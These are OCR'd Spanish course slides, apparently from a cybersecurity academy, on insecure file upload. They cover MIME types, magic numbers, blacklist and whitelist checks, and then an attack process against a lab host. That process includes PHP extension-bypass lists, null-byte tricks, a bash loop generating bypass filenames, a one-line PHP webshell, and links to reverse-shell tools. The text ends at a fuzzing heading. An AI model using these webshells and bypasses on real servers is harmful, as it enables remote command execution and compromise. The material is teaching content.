
File upload

File upload


1




curriculum.pdf
Profile_picture.png
DNI.jpg

2

Profile_picture.png



File upload



Estructura de una subida de archivo

```
POST /1_pract/ HTTP/1.1
Host: 172.22.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:            multipart/form-data;            boundary=--------------------------
-192190298122590327684164695703
Content-Length: 1911288
Origin: http://172.22.0.2
Connection: keep-alive
Referer: http://172.22.0.2/1_pract/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------192190298122590327684164695703
Content-Disposition: form-data; name="archivo"; filename="image.png"
Content-Type: image/png

PNG
.... (Contenido del fichero codificado)
```

Nombre y EXTENSIÓN del fichero

MIME-type

Magic numbers

Extensión del fichero

1. Descubrimiento de la tecnología soportada por el sitio web.
   - Apache2 - php
   - nginx - php, WSGI
   - Rails - Ruby
   - Tomcat - JSP
   - Node - JS

2. Ejecución de un fichero:
   - Servicio apache - https://example.com/file.php

Es fundamental que un sitio web impida subir archivos que pueden ser referenciados y ejecutados a través de la web


MIME-type

```
POST /1_pract/ HTTP/1.1
Host: 172.22.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:multipart/form-data;                boundary=--------------------------
-192190298122590327684164695703
Content-Length: 1911288
Origin: http://172.22.0.2
Connection: keep-alive
Referer: http://172.22.0.2/1_pract/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------192190298122590327684164695703
Content-Disposition: form-data; name="archivo"; filename="image.png"
Content-Type: image/png

PNG
.... (Contenido del fichero codificado)
```

Formato de un MIME-type: tipo/subtipo:

Text:	Image:	Application:
text/plain	image/jpeg	application/pdf
text/html	image/png	application/json
text/css	image/gif	application/zip

Magic numbers



Tipo de fichero	Hexadecimal	ASCII
PNG	89 50 4E 47 0D 0A 1A 0A	.PNG..
JPG	FF D8 FF	ÿØÿ
PDF	25 50 44 46	%PDF

Magic numbers: file

```
┌──(mr9t㉿mr9t)-[~/Downloads]
└─$ file image.png
image.png: PNG image data, 1024 x 1024, 8-bit/color RGB, non-interlaced

┌──(mr9t㉿mr9t)-[~/Downloads]
└─$ hexdump -C image.png | head -n 2
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG........IHDR|
00000010  00 00 04 00 00 00 04 00  08 02 00 00 00 f0 7f bc  |................|

┌──(mr9t㉿mr9t)-[~/Downloads]
└─$
```

Restricciones: Blacklist

```
POST /1_pract/ HTTP/1.1
Host: 172.22.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:multipart/form-data;      boundary=--------------------------
-192190298122590327684164695703
Content-Length: 1911288
Origin: http://172.22.0.2
Connection: keep-alive
Referer: http://172.22.0.2/1_pract/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------192190298122590327684164695703
Content-Disposition: form-data; name="archivo"; filename="image.png"
Content-Type: image/png

PNG
.... (Contenido del fichero codificado)
```

Si la solicitud contiene campos dentro de la blacklist responder con un “Error al subir al archivo”.

Campo	Blacklist
filename (extensión)	.php, .phar, .ph3
Content-Type	...
Magic numbers	...


Restricciones: Whitelist

```
POST /1_pract/ HTTP/1.1
Host: 172.22.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:multipart/form-data;      boundary=--------------------------
-192190298122590327684164695703
Content-Length: 1911288
Origin: http://172.22.0.2
Connection: keep-alive
Referer: http://172.22.0.2/1_pract/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------192190298122590327684164695703
Content-Disposition: form-data; name="archivo"; filename="image.png"
Content-Type: image/png

PNG
.... (Contenido del fichero codificado)
```

Si la solicitud tiene campos que NO están dentro de la whitelist responder con un “Error al subir al archivo”.

Campo	whitelist
filename (extensión)	.pdf
Content-Type	application/pdf
Magic numbers	%PDF

File upload: Proceso de ataque



1
www.
shell.php
2
shell.php
www.
C:\\

1. Detectar la tecnología de la web

- Búsqueda de la extensión: manual o con wordlist.
  - /SecLists/blob/master/Discovery/Web-Content/web-extensions.txt

- Herramientas que analizan las tecnologías web:
  - wappalyzer(extensión de firefox).
  - Herramienta whatweb

```
┌──(mr9t㉿mr9t)-[~]
└─$ whatweb https://offs.es/
https://offs.es/ [200 OK] Country[UNITED KINGDOM][GB], HTML5, HTTPServer[nginx/1.27.2], IP[51.77.245.190], JQuery[3
.7.1], MetaGenerator[Elementor 3.26.3; features: e_font_icon_svg, additional_custom_breakpoints, e_element_cache; s
ettings: css_print_method-external, google_font-enabled, font_display-auto], PHP[8.2.23], PasswordField[pwd], Script
t[text/javascript], Title[Offensive Skills &#8211; Academia de Ciberseguridad], UncommonHeaders[link], WordPress, X
-Powered-By[PHP/8.2.23], nginx[1.27.2]
```



2. Analizar las restricciones.

```
POST /1_pract/ HTTP/1.1
Host: 172.22.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:            multipart/form-data;            boundary=--------------------------
-192190298122590327684164695703
Content-Length: 1911288
Origin: http://172.22.0.2
Connection: keep-alive
Referer: http://172.22.0.2/1_pract/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------192190298122590327684164695703
Content-Disposition: form-data; name="archivo"; filename="image.png"
Content-Type: image/png

PNG
.... (Contenido del fichero codificado)
```

¿Que extensiones están permitidas?
¿Están comprobando el Mime-type?
¿y los magic numbers?
¿Utilizan whitelist o blacklist?

Uso de wordlist especializadas

/SecLists/Discovery/Web-Content/web-all-content-types.txt

```
POST /1_pract/ HTTP/1.1
Host: 172.22.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:multipart/form-data;                          boundary=--------------------------
-192190298122590327684164695703
Content-Length: 1911288
Origin: http://172.22.0.2
Connection: keep-alive
Referer: http://172.22.0.2/1_pract/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------192190298122590327684164695703
Content-Disposition: form-data; name="archivo"; filename="image.png"
Content-Type: image/png

PNG
.... (Contenido del fichero codificado)
```

```
image/aces
image/avci
image/avcs
image/bmp
image/cgm
image/dicom-rle
image/emf
image/example
image/fits
image/g3fax
image/gif
image/heic
image/heic-sequence
image/heif
image/heif-sequence
image/hej2k
image/hsj2
image/ief
....
```

PayloadsAllTheThings/Upload Insecure Files/Extension PHP/extensions.lst

```
POST /1_pract/ HTTP/1.1
Host: 172.22.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:multipart/form-data;                          boundary=--------------------------
-192190298122590327684164695703
Content-Length: 1911288
Origin: http://172.22.0.2
Connection: keep-alive
Referer: http://172.22.0.2/1_pract/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------192190298122590327684164695703
Content-Disposition: form-data; name="archivo"; filename="image.png"
Content-Type: image/png

PNG
.... (Contenido del fichero codificado)
```

```
.jpeg.php
.jpg.php
.png.php
.php
.php3
.php4
.php5
.php7
.php8
.pht
.phar
.phpt
.pgif
.phtml
.phtm
.php%00.gif
.php\x00.gif
.php%00.png
.php\x00.png
.php%00.jpg
.php\x00.jpg
```

¿Donde se encuentra el fichero que hemos subido?

¿Navegando por la página podemos ver el contenido subido?

SI → Probamos a referenciar a través de la web el contenido subido para comprobar si lo ejecuta.

NO →

- Analizar el código fuente de la página por si nos da alguna pista (Crtl + u).
- Hacer fuzzing para tratar de encontrar la ubicación en la que lo almacena

¡ Encontramos una vulnerabilidad !

Probar subir una webshell ⟶ Una web shell es una interfaz basada en web que permite a un atacante ejecutar comandos en un servidor comprometido.

- <?php system($_GET['X']);?>
- https://github.com/Arrexel/phpbash

Probar subir una reverse shell ⟶ Una reverse shell es un tipo de conexión en la que un sistema comprometido (la víctima) inicia una conexión hacia el atacante, permitiéndole ejecutar comandos en el sistema de la víctima.

https://github.com/pentestmonkey/php-reverse-shell

File upload: ataques avanzados

Comprobaciones del backend

```
POST /1_pract/ HTTP/1.1
Host: 172.22.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:            multipart/form-data;            boundary=--------------------------
-192190298122590327684164695703
Content-Length: 1911288
Origin: http://172.22.0.2
Connection: keep-alive
Referer: http://172.22.0.2/1_pract/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------192190298122590327684164695703
Content-Disposition: form-data; name="archivo"; filename="image.png"
Content-Type: image/png

PNG
.... (Contenido del fichero codificado)
```

1. Content-type.
2. Magic numbers.
3. Extensión del fichero.

Comprobaciones del backend

BACKEND

filename incluye .jpg

file.jpg
file.jpg.php

BACKEND

filename incluye .jpg$

file.jpg
file.jpg.php

Ataque utilizando un NULL BYTE (%00)

BACKEND

filename incluye .jpg$

file.jpg
file.jpg.php
file.php%00.jpg == file.php

Unicamente ocurre en versiones de PHP antiguas.

1. El servidor comprueba que la extension es la correcta: file.php%00.jpg termian por .jpg (extensión correcta).
2. A la hora de almacenar el fichero, como %00 es un caracter “nulo” delimitará el final del nombre del fichero: Se almacenara como file.php.
3. Hemos evadido la restricción.

Ataque avanzado 1:
Inyección de caracteres en la extensión

Caracter	Sin codificar	Proposito
%20	Espacio	Algunos validadores podrían no manejar correctamente los espacios codificados (file.php%20.jpg)
%0a	Nueva linea	Similar a lo anterior
%00	Null byte	se puede intentar truncar la cadena antes de la extensión permitida, haciendo que el servidor ignore la extensión .jpg y trate el archivo como .php (file.php%00.jpg)
%0d0a	Intro + Nueva linea	Algunos validadores podrían no manejar correctamente esta sintaxis.

Otros caracteres
.\\
.
...
:

Ataque avanzado 1:
Inyección de caracteres en la extensión

Caracteres especiales (todos incluidos)


```
for char in '%20' '%0a' '%00' '%0d0a' '/' '.\\' '.' '…' ':'; do
    for ext in '.php' '.phps'; do
        echo "shell$char$ext.jpg" >> wordlist.txt
        echo "shell$ext$char.jpg" >> wordlist.txt
        echo "shell.jpg$char$ext" >> wordlist.txt
        echo "shell.jpg$ext$char" >> wordlist.txt
    done
done
```

Upload Insecure Files/Extension PHP/extensions.lst

```
.jpeg.php
.jpg.php
.png.php
.php
.php3
.php4
.php5
.php7
.php8
.pht
.phar
...
```


Ataque avanzado 1:
Inyección de caracteres en la extensión

```
POST /1_pract/ HTTP/1.1
Host: 172.22.0.2
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/
svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type:            multipart/form-data;            boundary=--------------------------
-192190298122590327684164695703
Content-Length: 1911288
Origin: http://172.22.0.2
Connection: keep-alive
Referer: http://172.22.0.2/1_pract/
Upgrade-Insecure-Requests: 1
Priority: u=0, i

-----------------------------192190298122590327684164695703
Content-Disposition: form-data; name="archivo"; filename="image.png"
Content-Type: image/png

□PNG
□.... (Contenido del fichero codificado)
```



Realizo un ataque con el intruder utilizando la wordlist que acabo de generar

Ataque avanzado 2:
Encontrar el fichero subido





- En la página web no encontramos el fichero.

¿Y ahora que?

Ataque avanzado 2: fuzzing

